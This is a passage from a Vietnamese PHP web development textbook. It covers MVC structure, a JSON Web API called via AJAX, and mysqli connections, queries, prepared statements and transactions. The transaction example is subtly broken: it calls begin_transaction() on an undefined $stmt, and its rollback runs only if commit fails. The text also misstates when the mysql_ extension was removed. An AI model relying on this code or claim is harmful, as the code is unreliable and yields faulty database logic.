Kiến trúc MVC, như vừa được mô tả ở trên, phân chia nhiệm vụ cho các thành phần khác nhau, giúp cho việc phát triển, bảo trì, mở rộng phần mềm có thể được thực hiện dễ dàng hơn. Trước đây, khi chưa áp dụng MVC, cả ba nhiệm vụ (giải bài toán, trình diễn kết quả, và điều phối) được thực hiện bởi một thành phần duy nhất và được viết trong cùng một tệp. Kiến trúc ba-trong-một như vậy, được gọi là kiến trúc phẳng (flat), tỏ ra kém hiệu quả và gây khó khăn cho việc phát triển, bảo trì, mở rộng phần mềm, đặc biệt với phần mềm lớn và phức tạp.

Xét một cài đặt ứng dụng theo kiến trúc MVC, tương phản với kiến trúc phẳng, thông qua ví dụ cụ thể sau đây. Trang *sum.php* ở ví dụ trước đã cài đặt ứng dụng tính tổng hai số theo kiến trúc phẳng. Rõ ràng, trang này chưa cho thấy những hạn chế của kiến trúc phẳng. Tuy nhiên, hãy hình dung khi thay bài toán tính tổng bằng một bài toán phức tạp nào đó đòi hỏi cả trăm dòng lệnh để xử lý nghiệp vụ và chục dòng lệnh khác để trình diễn kết quả, mã nguồn trang *sum.php* sẽ rất dài, khó theo dõi và lẫn lộn giữa mã xử lý nghiệp vụ với mã tạo trình diễn. Hãy tổ chức lại trang *sum.php* bằng dự án *sum* theo kiến trúc MVC như sau. Ba tệp, *model.php*, *view.php* và *control.php* được tạo trong dự án này cùng với tệp *index.php*. Tên của các tệp nói lên thành phần mà nó cài đặt.

Tệp *model.php* có nội dung như sau:

```

1. <?php
2. // model.php: Tính tổng hai số
3. class SumModel {
4.   // Input:
5.   private $x; // Số thứ nhất
6.   private $y; // Số thứ hai
7.   // Output:
8.   private $sum; // Tổng
  
```

```

9.
10.    // Nhận dữ liệu vào
11.    public function __construct($x, $y) {
12.        $this->x = $x;
13.        $this->y = $y;
14.    }
15.    /**
16.     * Giải bài toán
17.     */
18.    public function solve() { $this->sum = $this->x + $this->y; }
19.    /**
20.     * Trả kết quả
21.     */
22.    public function getSum() { return $this->sum; }
23. }

```

Mô hình được cài đặt bằng một lớp với các thuộc tính thể hiện đầu vào và đầu ra của bài toán, các phương thức cài đặt thuận toán giải quyết bài toán. Có thể thấy rõ rằng mã nguồn mô hình độc lập với giao diện và với điều khiển. Có thể sử dụng lại lớp mô hình này ở bất kỳ dự án nào. Khi thay đổi cài đặt bên trong mô hình, ví dụ thay đổi thân các phương thức theo một thuật toán tiên tiến hơn, dự án sẽ không bị ảnh hưởng, mô hình vẫn được tích hợp và làm việc tốt với các thành phần còn lại.

Tệp *view.php* có nội dung như sau:

```

1. <?php
2. /**
3.  * view.php: Trình diễn kết quả tính tổng hai số
4. */
5. class SumView {
6.     private $x;
7.     private $y;
8.     private $ret;
9.     // Nhận dữ liệu vào và ra
10.    public function __construct($x, $y, $ret) {
11.        $this->x = $x;
12.        $this->y = $y;
13.        $this->ret = $ret;
14.    }
15.    /**
16.     * Tạo trang web từ dữ liệu thô
17.     */
18.    public function render() {
19.        $html = "<!DOCTYPE html>";
20.        $html .= "<html>";
21.        $html .= "<head>";
22.        $html .= "<title>Tổng hai số</title>";
23.        $html .= "<meta charset='utf-8'>";
24.        $html .= "</head>";
25.        $html .= "<body>";
26.        $html .= "<h1>Tổng hai số</h1>";
27.        $html .= $this->x;
28.        $html .= " + ";
29.        $html .= $this->y;
30.        $html .= " = ";
31.        $html .= $this->ret;

```

```

32.     $html .= "</body></html>";
33.     return $html;
34. }
35. }

```

Thành phần giao diện được cài đặt bởi một lớp với các thuộc tính là dữ liệu ra, có thể cả dữ liệu vào, của bài toán. Lớp giao diện cung cấp các phương thức chuyển đổi dữ liệu sang nội dung web tương tự phương thức *render()* trong ví dụ này. Rõ ràng, mã nguồn giao diện cũng độc lập với mã nguồn của các thành phần khác. Việc cập nhật giao diện không ảnh hưởng đến các thành phần khác và hệ thống vẫn làm việc tốt.

Tệp *control.php* có nội dung như sau:

```

1. <?php
2. /**
3. * control.php: Điều khiển chương trình tính tổng hai số
4. */
5. require_once("model.php");
6. require_once("view.php");
7.
8. class SumControl {
9.     public function proc() {
10.         // 1. Nhận yêu cầu, kiểm tra các tham số
11.
12.         if (isset($_GET["x"]) && isset($_GET["y"]) &&
13.             is_numeric($_GET["x"]) && is_numeric($_GET["y"])) {
14.             $x = floatval($_GET["x"]);
15.             $y = floatval($_GET["y"]);
16.
17.             // 2. Gọi model để xử lý nghiệp vụ
18.             $model = new SumModel($x, $y);
19.             $model->solve();
20.             $ret = $model->getSum(); //Kết quả xử lý nghiệp vụ
21.
22.             // 3. Gọi view để tạo nội dung
23.             $view = new SumView($x, $y, $ret);
24.             $html = $view->render();
25.
26.             // 4. Trả lời trình khách
27.             echo $html;
28.         } else {
29.             echo "Nhập x, y là các số. Ví dụ ?x=3&y=-4";
30.         }
31.     }
32. }

```

Thành phần điều khiển được cài đặt bằng một lớp với các phương thức thực hiện chức năng điều phối, như phương thức *proc()* trong ví dụ này. Mỗi phương thức thực hiện điều phối của thành phần điều khiển còn được gọi là một hành động (action). Hành động điều phối thực hiện kiểm tra dữ liệu vào, chuyển dữ liệu vào cho thành phần mô hình, nhận kết quả xử lý từ thành phần mô hình rồi chuyển cho thành phần giao diện, nhận nội dung web từ thành phần giao diện rồi gửi cho trình khách. Ngoài ra, hành động điều phối cũng phải đảm nhận một số bước xử

lý khác để thực hiện các nhiệm vụ còn lại bên phục vụ (các Mục 6.1.3, 6.1.4, 6.1.5). Những nhiệm vụ này sẽ được trình bày trong những chương riêng sau chương này.

Cuối cùng, trang *index.php*, khai thác các thành phần kể trên, có nội dung như sau:

```
1. <?php
2.   require_once("control.php");
3.   $ctrl = new SumControl();
4.   $ctrl->proc();
```

Đối tượng điều khiển được khai báo và hành động của nó được gọi để bắt đầu thực thi chuỗi xử lý với sự tham gia của cả các thành phần mô hình và giao diện ở phía sau.

6.5. GIAO DIỆN CẤU PHẦN

Trong thiết kế MVC, thành phần giao diện có thể trả về một trang web đầy đủ, như trang *view.php* ở ví dụ trước, nhưng cũng có thể chỉ trả về một đoạn nội dung cấu phần của trang web mà thôi. Việc trả về các đoạn cấu phần trang web có ưu điểm, so với trả về cả trang đầy đủ, là khả năng tích hợp cấu phần trang web vào bất kỳ vị trí nào ở trang bất kỳ.

Xét ví dụ thành phần giao diện MVC trả về cấu phần trang web như sau. Dự án *sum* ở Mục 6.4 sẽ được thay đổi nội dung các tệp *view.php* và *index.php*. Trong tệp *view.php*, phương thức *render()* của lớp *SumView* không trả về cả trang web nữa mà chỉ trả về một đối tượng *<div>* chứa nội dung cần hiển thị. Mã nguồn tệp *view.php* được sửa đổi như sau:

```
1. <?php
2. // view.php: Trình diễn kết quả tính tổng hai số
3. class SumView {
4.   private $x;
5.   private $y;
6.   private $ret;
7.   // Nhận dữ liệu vào và ra
8.   public function __construct($x, $y, $ret) { ... }
9.   //
10.  // Tạo cấu phần trang web từ dữ liệu thô
11.  public function render() {
12.    $html = "<div> ";
13.    $html .= "<h1>Tổng hai số</h1>";
14.    $html .= $this->x;
15.    $html .= " + ";
16.    $html .= $this->y;
17.    $html .= " = ";
18.    $html .= $this->ret;
19.    $html .= "</div>";
20.    return $html;
21.  }
22. }
```

Tệp *index.php* được sửa đổi tương ứng để tạo khung cho trang web, sau đó tải cấu phần trang web do *SumView* tạo ra. Mã nguồn tệp *index.php* được sửa đổi như sau:

```
1. <!DOCTYPE html><html><head>
2.   <title>L.6.5</title>
3.   <meta charset="utf-8">
4. </head><body>
5.   <?php
6.     require_once("control.php");
7.     $ctrl = new SumControl();
8.     $ctrl->proc();
9.   ?>
10. </body></html>
```

6.6. WEB API

Trong nhiều trường hợp, bên phục vụ thậm chí không có thành phần giao diện và không trả về trang web hay cấu phần trang web. Thành phần điều khiển sẽ chuyển nguyên dữ liệu về cho mặt trước. Mặt trước sẽ cập nhật giao diện theo dữ liệu nhận được. Ưu điểm của cách làm này là mặt trước có toàn quyền với dữ liệu nhận được. Mặt trước có thể tạo, cập nhật các đối tượng DOM dựa trên dữ liệu nhận được hoặc phân tích và khai thác dữ liệu nhận được theo cách này hay cách khác. Việc mặt sau trả về dữ liệu cho mặt trước là thực hiện theo kiến trúc thick client – thin server giúp tăng hiệu năng và cải thiện trải nghiệm người dùng của ứng dụng web.

Mặt khác, khi mặt sau trả về dữ liệu, các ứng dụng bên ngoài cũng có thể khai thác các chức năng và dữ liệu được cung cấp bởi mặt sau. Một ứng dụng bất kỳ có thể gửi dữ liệu cần xử lý (input) đến mặt sau của ứng dụng web bằng yêu cầu HTTP và nhận kết quả (output) bằng đáp ứng HTTP chứa dữ liệu. Mặt sau của ứng dụng web, theo cách này, cung cấp các API, được gọi là **Web API**, cho phép tích hợp các ứng dụng một cách linh hoạt. Nói một cách đơn giản, Web API là tài nguyên web động không trả về HTML, JavaScript, hay CSS mà trả về dữ liệu mỗi khi nó được yêu cầu. Chức năng của mỗi Web API là thực hiện một công việc gì đó, xử lý dữ liệu vào và trả kết quả hay dữ liệu ra. Web APIs giống như các hàm xử lý trong một thư viện ở xa trên Internet. Ứng dụng triệu gọi Web API bằng cách gửi yêu cầu HTTP và nhận kết quả từ đáp ứng HTTP.

Định dạng dữ liệu được trả về bởi các Web APIs thường là XML, JSON. Xét ví dụ một Web API trả về dữ liệu JSON như sau. API này có tên là *SumAPI*, tiếp nhận hai số thực và tính tổng của hai số, trả về tổng cùng hai số hạng ở định dạng JSON. API đóng vai trò như thành phần điều khiển, gọi đến thành phần mô hình để xử lý bài toán rồi chuyển kết quả ở định dạng JSON cho ứng dụng có yêu cầu.

```
1. <?php // Tệp api.php
2.   require_once("model.php");
3.
```

```

4. class SumAPI {
5.     public function proc() {
6.         // 1. Nhận yêu cầu, kiểm tra các tham số
7.
8.         if (isset($_GET["x"]) && isset($_GET["y"]) &&
9.             is_numeric($_GET["x"]) && is_numeric($_GET["y"])) {
10.             $x = floatval($_GET["x"]);
11.             $y = floatval($_GET["y"]);
12.
13.             // 2. Gọi model để xử lý nghiệp vụ
14.             $model = new SumModel($x, $y);
15.             $model->solve();
16.             $sum = $model->getSum(); // Kết quả xử lý nghiệp vụ
17.
18.             $arr = array("x"=>$x, "y"=>$y, "sum"=>$sum);
19.             echo json_encode($arr);
20.         } else {
21.             echo '{"ret":"Nhập x, y là các số. Ví dụ ?x=3&y=-4.5"}';
22.         }
23.     }
24. }
25.
26. $api = new SumAPI();
27. $api->proc();

```

Lúc này, mặt trước hoặc ứng dụng bất kỳ có thể triệu gọi *SumAPI* bằng URL "*api.php?x={v1}&y={v2}*", trong đó {v1}, {v2} là hai số thực. Ví dụ, trang web sau đây sử dụng JavaScript, AJAX gọi đến *SumAPI* để tính tổng của hai số 3.2 và 9.5, rồi hiển thị biểu thức "3.2 + 9.5 = 12.7" trên giao diện.

```

1. <!DOCTYPE html><html><head>
2.     <title>L.6.6</title>
3.     <meta charset="utf-8">
4. </head><body>
5.     <div id="content"></div>
6.     <script type="text/javascript" src="xmlhttp.js"></script>
7.     <script type="text/javascript">
8.         var xmlhttp = getXmlHttpObject();
9.         xmlhttp.onreadystatechange = function() {
10.             if (this.readyState == 4) {
11.                 if (this.status == 200) {
12.                     var obj = JSON.parse(this.responseText);
13.                     document.querySelector("#content").innerHTML = obj.x + " + " + o
14.                     bj.y + " = " + obj.sum;
15.                 }
16.             };
17.             xmlhttp.open("GET", "api.php?x=3.2&y=9.5", true);
18.             xmlhttp.send(null);
19.     </script>
20. </body></html>

```

Bài tập

1. Viết trang PHP cho phép nhận một chuỗi ký tự được người dùng nhập từ trình duyệt và trả về cho trình duyệt xâu ký tự đã được chuẩn hóa (xóa các dấu trắng không cần thiết, viết hoa các ký tự đầu mỗi từ, viết thường các ký tự còn lại). Phát triển một Web API cung cấp chức năng chuẩn hóa xâu.
2. Phát triển trang PHP cho phép người dùng upload ảnh và download ảnh đã upload.

Đọc thêm

1. Josh Lockhart, "Modern PHP: New Features and Good Practices, 1st Edition", O'Reilly Media, 2015.
2. Budi Kurniawan, "Servlet & JSP: A Beginner's Tutorial", Brainy Software, 2016.
3. Adam Freeman, "Pro ASP.NET Core MVC 2, 7th Edition", Apress, 2017.

Lê Đình Thanh, Nguyễn Việt Anh
WebAppDev

Chương 7

THAO TÁC CƠ SỞ DỮ LIỆU

7.1. TỔNG QUAN

Các ứng dụng web ngày nay thường phải thao tác với cơ sở dữ liệu. Cơ sở dữ liệu có chức năng lưu trữ bền vững dữ liệu người dùng và kết quả xử lý của ứng dụng. Nội dung web được ứng dụng tạo ra sẽ căn cứ vào dữ liệu. Dữ liệu khác nhau dẫn đến nội dung web được tạo ra khác nhau. Nói cách khác, dữ liệu đóng vai trò như nguyên liệu để tạo ra nội dung “động” cho trang web.

PHP hỗ trợ nhiều thư viện khác nhau cho thao tác với cơ sở dữ liệu. Thư viện thứ nhất, `mysql_`, ra đời từ những phiên bản đầu tiên của PHP, cho phép thao tác với cơ sở dữ liệu MySQL theo phương pháp lập trình thủ tục. Từ PHP 5.5 trở đi, `mysql_` chính thức bị loại bỏ. Thư viện thứ hai, `mysqli`, ra đời từ phiên bản PHP 5.0, cho phép thao tác với cơ sở dữ liệu MySQL theo cả phương pháp lập trình thủ tục và lập trình hướng đối tượng. Thư viện thứ ba, `PDO` (PHP Data Objects), ra đời từ phiên bản PHP 5.0, cho phép thao tác với nhiều hệ cơ sở dữ liệu khác nhau, ngoài MySQL còn nhiều hệ quản trị cơ sở dữ liệu khác, theo phương pháp lập trình hướng đối tượng.

MySQL là hệ quản trị cơ sở dữ liệu được dùng phổ biến, đặc biệt với lập trình viên PHP. Tổ hợp được ưa thích là LAMP (Linux, Apache, MySQL, PHP) hoặc XAMP (X, Apache, MySQL, PHP), trong đó X (cross) ám chỉ hệ điều hành bất kỳ. Điều đó có nghĩa, Apache, MySQL, PHP cũng có thể được dùng trên Windows hay MAC OS. Ngoài MySQL, nhiều hệ quản trị cơ sở dữ liệu khác như PostgreSQL, Oracle, MongoDB, MS SQL, ... cũng có thể được dùng với PHP.

Bất luận thư viện và hệ quản trị cơ sở dữ liệu nào được sử dụng, về cơ bản, thao tác cơ sở dữ liệu gồm các bước chính sau:

1. Tạo kết nối đến máy chủ cơ sở dữ liệu
2. Lựa chọn cơ sở dữ liệu để làm việc
3. Xây dựng các truy vấn, cập nhật và thực hiện truy vấn, cập nhật
4. Xử lý dữ liệu kết quả trả về khi thực hiện các truy vấn, cập nhật
5. Đóng kết nối đến máy chủ cơ sở dữ liệu

Ngoài năm thao tác chính như liệt kê ở trên, thay đổi cấu trúc bảng, thực thi giao tác, mã hóa dữ liệu, ... là một vài thao tác khác cũng có thể được yêu cầu. Thao tác cơ sở dữ liệu sử dụng `mysqli` và `PDO` của PHP sẽ được trình bày trong các mục tiếp theo.

7.2. MySQLi

7.2.1. Cài đặt và cấu hình

Từ phiên bản PHP 5.3, thư viện *mysqli* được cài đặt và bật theo mặc định. Điều đó có nghĩa chỉ cần cài đặt PHP 5.3 trở lên là có thể thao tác với cơ sở dữ liệu MySQL. Nếu sử dụng các phiên bản PHP 5.0, 5.1 hay 5.2, lập trình viên cần cài đặt gói *php-mysql* để có *mysqli*, đồng thời cần bật *mysqli* bằng cách đưa vào tệp cấu hình *php.ini* dòng có nội dung *extension=php_mysqli.dll*. Nhắc lại rằng, thư viện *mysqli* là một mở rộng của PHP để thao tác với cơ sở dữ liệu MySQL chứ không phải một hệ quản trị cơ sở dữ liệu nào khác. Nếu hệ quản trị cơ sở dữ liệu là MySQL và lập trình viên PHP không có ý định chuyển sang một hệ quản trị cơ sở dữ liệu khác thì *mysqli* là một lựa chọn tốt. Nó hỗ trợ tất cả những đặc trưng của MySQL và cho phép thao tác với MySQL ở một tốc độ cao.

7.2.2. Mở và đóng kết nối cơ sở dữ liệu

Thư viện *mysqli* cho phép thao tác với MySQL theo cả lập trình thủ tục và lập trình hướng đối tượng. Giáo trình chỉ trình bày sử dụng *mysqli* theo phương pháp lập trình hướng đối tượng vì đây là phương pháp lập trình chính được sử dụng ngày nay. Để kết nối đến máy chủ MySQL và lựa chọn cơ sở dữ liệu làm việc, ứng dụng cần tạo một đối tượng *mysqli* theo cú pháp

```
$db = new mysqli($host, $username, $passwd, $dbname, $port)
```

trong đó, *\$host* là địa chỉ IP hoặc tên miền của máy chủ MySQL, *\$username* và *\$passwd* là tên sử dụng và mật khẩu người dùng cơ sở dữ liệu, *\$dbname* là tên cơ sở dữ liệu, và *\$port* là cổng được MySQL lắng nghe. Cổng mặc định cho MySQL là 3306. Nếu sử dụng cổng mặc định thì tham số *\$port* không cần được chỉ định trong hàm tạo đối tượng *mysqli*. Kết quả của hàm tạo *mysqli*, nếu thành công, là một đối tượng kết nối đến cơ sở dữ liệu được chỉ định. Ngược lại, nếu có lỗi không kết nối được, số lỗi và mã lỗi sẽ được trả về trong các thuộc tính *connect_errno*, *connect_error*, tương ứng.

Để đóng kết nối cơ sở dữ liệu, sử dụng phương thức *close()*, không có tham số, của *mysqli*. Thao tác này tuy đơn giản nhưng rất quan trọng vì nó có tác dụng giải phóng các tài nguyên đã cấp cho kết nối. Nếu ứng dụng không đóng kết nối, sau nhiều lần thao tác cơ sở dữ liệu, nhiều kết nối được mở ra nhưng không được đóng lại dẫn đến tài nguyên bị chiếm dụng lãng phí và hiệu năng của ứng dụng bị ảnh hưởng.

Mã nguồn thao tác cơ sở dữ liệu sử dụng *mysqli* tổng quát có dạng như ví dụ sau đây.

```
1. <?php
2. // Mở kết nối cơ sở dữ liệu
3. $db = new mysqli("112.113.114.115", "canbo", "canbo@123", "thuvien");
4. if ($db->connect_errno) {
```

```

5.     echo "Lỗi: ".$db->connect_error;
6.     exit();
7. }
8.
9. // Các thao tác cơ sở dữ liệu: truy vấn, cập nhật
10.// ...
11.
12.// Đóng kết nối cơ sở dữ liệu
13.$db->close();

```

7.2.3. Cập nhật cơ sở dữ liệu

Phương thức `query()` của đối tượng `mysqli` được sử dụng để cập nhật cơ sở dữ liệu. Tham số được sử dụng là câu lệnh `update`, `delete`, `insert` hay `alter` của SQL. Ví dụ, đoạn mã sau thực hiện cập nhật sách trong cơ sở dữ liệu.

```

1. <?php
2. // Mở kết nối cơ sở dữ liệu
3. $db = new mysqli("112.113.114.115", "canbo", "canbo@123", "thuvien");
4. if ($db->connect_errno) { echo "Lỗi: ".$db->connect_error; exit(); }
5.
6. // Cập nhật cơ sở dữ liệu
7. $result = $db->query("update Sach set tieude='Lập trình C++'
    where id='1'");
8. if ($result) { echo "Đã cập nhật sách thành công"; }
9. else { echo "Lỗi: (" . $db->errno . ") " . $db->error; }
10.
11.// Đóng kết nối cơ sở dữ liệu
12.$db->close();

```

7.2.4. Truy vấn và xử lý kết quả

Để thực hiện câu truy vấn, `mysqli` sử dụng phương thức `query()` với tham số là câu truy vấn SQL. Kết quả truy vấn trả về là một tập bản ghi. Đối tượng tập bản ghi có phương thức `fetch_assoc()` để chuyển đổi bản ghi dữ liệu về kiểu mảng của PHP. Khi thực hiện phương thức này, mỗi bản ghi dữ liệu được chuyển đổi thành một mảng với tên trường trong cơ sở dữ liệu trở thành khóa của các phần tử mảng. Mỗi lần được gọi, `fetch_assoc()` sẽ trả về một mảng tương ứng với bản ghi hiện tại, đồng thời đưa con chạy sang bản ghi tiếp theo. Do vậy, cần lặp lại lời gọi phương thức `fetch_assoc()` để duyệt qua tất cả các bản ghi. Ví dụ sau đây thực hiện truy vấn cơ sở dữ liệu để lấy danh sách các sách giáo khoa, duyệt và in ra tiêu đề cùng tên nhà xuất bản của từng sách. Lưu ý, sau khi sử dụng xong đối tượng tập bản ghi, cần gọi phương thức `close()` của nó để giải phóng tài nguyên do nó chiếm giữ.

```

1. <?php
2. // Mở kết nối cơ sở dữ liệu
3. $db = new mysqli("112.113.114.115", "canbo", "canbo@123", "thuvien");
4. if ($db->connect_errno) { echo "Lỗi: ".$db->connect_error; exit(); }
5.
6. // Truy vấn và xử lý kết quả
7. if ($result = $db->query("select * from Sach where nxb='ĐHQGHN'")) {
8.     while ($row = $result->fetch_assoc()) {

```

```

9.     echo $row['tieude']." ".$row['nxb']."\n";
10.    }
11.    $result ->close();
12. }
13.
14. // Đóng kết nối cơ sở dữ liệu
15. $db->close();

```

7.2.5. Câu lệnh chuẩn bị trước

Giống như nhiều công nghệ thao tác cơ sở dữ liệu khác, một trong những đặc trưng quan trọng của *mysqli* là các *câu lệnh chuẩn bị trước* (prepared statements) hay còn gọi là *câu lệnh có tham số* (parameterized statements). Nó cho phép viết câu lệnh một lần và thực thi nhiều lần với các tham số khác nhau. Câu lệnh có tham số được biên dịch trước nên thực thi với tốc độ nhanh. Nó giúp cải thiện hiệu năng khi phải làm việc với bảng lớn hoặc câu truy vấn phức tạp. Hơn nữa, do khả năng làm sạch dữ liệu gán cho tham số, các câu lệnh chuẩn bị trước giúp ngăn chặn các tấn công tiêm nhiễm SQL. Nói chung, câu lệnh chuẩn bị trước được khuyến cáo sử dụng thay cho chạy trực tiếp câu lệnh SQL, nhằm đảm bảo an ninh và cải thiện hiệu năng.

Câu lệnh chuẩn bị trước được xử lý theo hai giai đoạn: chuẩn bị và thực thi. Ở giai đoạn chuẩn bị, mẫu (template) câu lệnh được gửi đến hệ quản trị cơ sở dữ liệu. Hệ quản trị cơ sở dữ liệu thực hiện phân tích cú pháp, tối ưu hóa câu hỏi, và khởi tạo sẵn sàng các tài nguyên. Đến giai đoạn thực thi, ứng dụng buộc các giá trị tham số và gửi chúng đến hệ quản trị cơ sở dữ liệu. Hệ quản trị cơ sở dữ liệu tạo các lệnh từ mẫu lệnh và giá trị tham số để thực thi câu lệnh sử dụng các tài nguyên đã khởi tạo trước đó.

Với thư viện *mysqli*, giai đoạn chuẩn bị được thực hiện bằng cách gọi phương thức *prepare(\$sqltpl)* của lớp *mysqli*, trong đó *\$sqltpl* là mẫu câu lệnh SQL. Mẫu câu lệnh SQL có thể chứa các tham số được thể hiện bằng các ký hiệu giữ chỗ là dấu chấm hỏi (?). Ví dụ, "select * from Sach where id = ? or tieude like ?" là một mẫu câu lệnh SQL với hai tham số: tham số thứ nhất cho biết định danh sách và tham số thứ hai cho biết tên sách. Mục đích của mẫu câu lệnh SQL này là tìm sách có định danh hoặc tiêu đề được chỉ định. Kết thúc giai đoạn chuẩn bị, phương thức *prepare()* của *mysqli* trả về một đối tượng lệnh (statement) sẵn sàng cho giai đoạn thực thi. Giai đoạn thực thi được thực hiện theo hai bước tuần tự là buộc tham số và thực thi. Buộc tham số là việc gắn các biến PHP vào các tham số trong mẫu câu lệnh SQL. Nói cách khác, buộc tham số là việc thay thế các tham số trong mẫu câu lệnh SQL bằng giá trị các biến PHP để hoàn thành câu lệnh SQL. Buộc tham số với thư viện *mysqli* được thực hiện bằng cách gọi phương thức *bind_param(\$types, \$var1, \$var2, ...)* của đối tượng lệnh, trong đó *\$var1, \$var2, ...* là các biến PHP lần lượt được buộc vào tham số thứ nhất, tham số thứ hai, ... trong mẫu câu lệnh SQL, *\$types* là xâu ký tự cho biết kiểu dữ liệu của các biến với ký tự thứ nhất cho biết kiểu của *\$var1*, ký tự thứ hai cho biết kiểu của *\$var2*, ... Các ký tự cho biết kiểu

chỉ có thể là *i* (biến tương ứng là số nguyên), *d* (biến tương ứng là số thực), *s* (biến tương ứng là xâu), hay *b* (biến tương ứng có dãy nhị phân). Ví dụ, *bind_param("is", \$id, \$txt)* có nghĩa là buộc hai biến *\$id* và *\$txt* lần lượt vào tham số thứ nhất và tham số thứ hai trong mẫu câu lệnh SQL với *\$id* có kiểu số nguyên và *\$txt* có kiểu xâu ký tự. Sau khi đã buộc tham số, bước cuối cùng là gọi phương thức *execute()* của đối tượng lệnh để thực thi câu lệnh SQL. Nếu câu lệnh SQL là cập nhật thì số bản ghi được cập nhật thành công sẽ được trả về trong thuộc tính *affected_rows* của đối tượng lệnh. Chương trình sau đây là viết lại chương trình ví dụ trong Mục 7.2.3 với việc sử dụng câu lệnh chuẩn bị trước thay cho câu lệnh SQL trực tiếp. Ngoài ra, chương trình được viết lại còn cho thấy sau khi buộc tham số, chương trình có thể thay đổi giá trị các tham số để thực thi câu lệnh khác. Nói cách khác, chương trình mới cho thấy giai đoạn chuẩn bị chỉ phải thực hiện một lần trong khi giai đoạn thực thi có thể lặp lại nhiều lần cho nhiều câu lệnh khác nhau. Lưu ý cần đóng cả đối tượng lệnh trước khi đóng kết nối cơ sở dữ liệu để giải phóng các tài nguyên.

```

1. <?php
2. // Mở kết nối cơ sở dữ liệu
3. $db = new mysqli("112.113.114.115", "canbo", "canbo@123", "thuvien");
4. if ($db->connect_errno) { echo "Lỗi: ".$db->connect_error; exit(); }
5.
6. // Chuẩn bị câu lệnh cập nhật
7. $stmt= $db->prepare("update Sach set tieude = ? where id = ?");
8.
9. // Buộc các tham số
10.$i = 1; $t = "Lập trình C++";
11.$stmt->bind_param('si', $t, $i);
12.
13.// Thực thi
14.$stmt->execute();
15.
16.//Kiểm tra kết quả cập nhật
17.if ($stmt->affected_rows) { echo "Đã cập nhật sách Lập trình C++"; }
18.else { echo "Lỗi cập nhật sách Lập trình C++"; }
19.
20.//Thay đổi giá trị các tham số và thực thi câu lệnh khác
21.$i = 2; $t = "Trí tuệ nhân tạo"; $stmt->execute();
22.
23.// Kiểm tra kết quả cập nhật
24.if ($stmt->affected_rows) { echo "Đã cập nhật sách Trí tuệ nhân tạo"; }
25.else { echo "Lỗi cập nhật sách Trí tuệ nhân tạo"; }
26.
27.// Đóng đối tượng lệnh và kết nối cơ sở dữ liệu
28.$stmt->close(); $db->close();

```

Nếu câu lệnh chuẩn bị trước là câu truy vấn thì sau khi thực thi, kết quả thực thi là tập bản ghi có thể được lấy ra bằng phương thức *get_result()* của đối tượng lệnh. Chương trình sau đây là viết lại chương trình ví dụ trong Mục 7.2.4 với việc sử dụng câu lệnh chuẩn bị trước thay cho câu lệnh SQL trực tiếp.

```

1. <?php
2. // Mở kết nối cơ sở dữ liệu

```

```

3. $db = new mysqli("112.113.114.115", "canbo", "canbo@123", "thuvien");
4. if ($db->connect_errno) { echo "Lỗi: ".$db->connect_error; exit(); }
5.
6. // Chuẩn bị câu lệnh truy vấn
7. $stmt= $db->prepare("select * from Sach where nxb = ?");
8.
9. // Buộc các tham số
10. $t = "ĐHQGHN";
11. $stmt->bind_param('s', $t);
12.
13. // Thực thi
14. $stmt->execute();
15.
16. // Xử lý kết quả
17. if ($result = $stmt->get_result()) {
18.     while ($row = $result->fetch_assoc()) {
19.         echo $row['tieude']." ".$row['nxb']."\n";
20.     }
21.     $result ->close();
22. }
23.
24. // Đóng đối tượng lệnh, đóng kết nối cơ sở dữ liệu
25. $stmt->close(); $db->close();

```

7.2.6. Thực thi giao tác

WebAppDev

Giao tác (transaction) là một trong những đặc trưng quan trọng được các hệ quản trị cơ sở dữ liệu hỗ trợ. Mỗi giao tác là một đơn vị công việc được thực hiện trên cơ sở dữ liệu. Giao tác trong môi trường cơ sở dữ liệu nhằm đến hai mục đích. Thứ nhất, giao tác cung cấp các đơn vị công việc tin cậy cho phép phục hồi cơ sở dữ liệu một cách đúng đắn sau khi gặp sự cố và giữ cho cơ sở dữ liệu luôn ở trạng thái nhất quán trong mọi tình huống. Thứ hai, giao tác cung cấp sự biệt lập giữa các chương trình truy cập cơ sở dữ liệu đồng thời.

Đối tượng *mysqli* cung cấp các phương thức *begin_transaction()*, *commit()* và *rollback()* để thực hiện giao tác. Phương thức *begin_transaction()* được gọi để bắt đầu giao tác. Phương thức *commit()* được sử dụng để cam kết giao tác và phương thức *rollback()* được sử dụng để khôi phục cơ sở dữ liệu về trạng thái trước giao tác nếu thực thi của giao tác có lỗi. Mặc định *mysqli* thực hiện câu lệnh truy vấn dưới dạng cam kết (commit). Để tắt chế độ cam kết tự động, sử dụng phương thức *autocommit(FALSE)* của *mysqli*.

Chương trình trong ví dụ sau đây thực hiện một giao tác để cập nhật lại tiêu đề cho cuốn sách đầu tiên là 'Lập trình C++' và xóa tất cả các sách có tiêu đề tương tự là 'C++'. Nếu vì lý do nào đó mà một trong hai câu lệnh không thành công, quá trình thực hiện lệnh được thu hồi (rollback) và cơ sở dữ liệu sẽ được khôi phục về trạng thái ban đầu.

```

1. <?php
2. // Mở kết nối cơ sở dữ liệu
3. $db = new mysqli("112.113.114.115", "canbo", "canbo@123", "thuvien");
4. if ($db->connect_errno) { echo "Lỗi: ".$db->connect_error; exit(); }

```

```

5.
6. // Bắt đầu giao tác
7. $stmt->begin_transaction();
8.
9. // Chuẩn bị câu lệnh cập nhật
10.$stmt= $db->prepare("update Sach set tieude = ? where id = ?");
11.
12.// Buộc các tham số
13.$i = 1;
14.$t = "Lập trình C++";
15.$stmt->bind_param('si', $t, $i);
16.
17.// Thực thi
18.$stmt->execute();
19.
20.//Chuẩn bị câu lệnh cập nhật khác
21.$stmt= $db->prepare("delete from Sach where tieude = ?");
22.
23.// Buộc các tham số
24.$t = "C++";
25.$stmt->bind_param('s', $t);
26.
27.// Thực thi
28.$stmt->execute();
29.
30.// Kết thúc giao tác, khôi phục nếu đã có lỗi xảy ra
31.if (!$db->commit()) $db->rollback();
32.
33.//Đóng đối tượng lệnh và đóng kết nối cơ sở dữ liệu
34.$stmt->close(); $db->close();

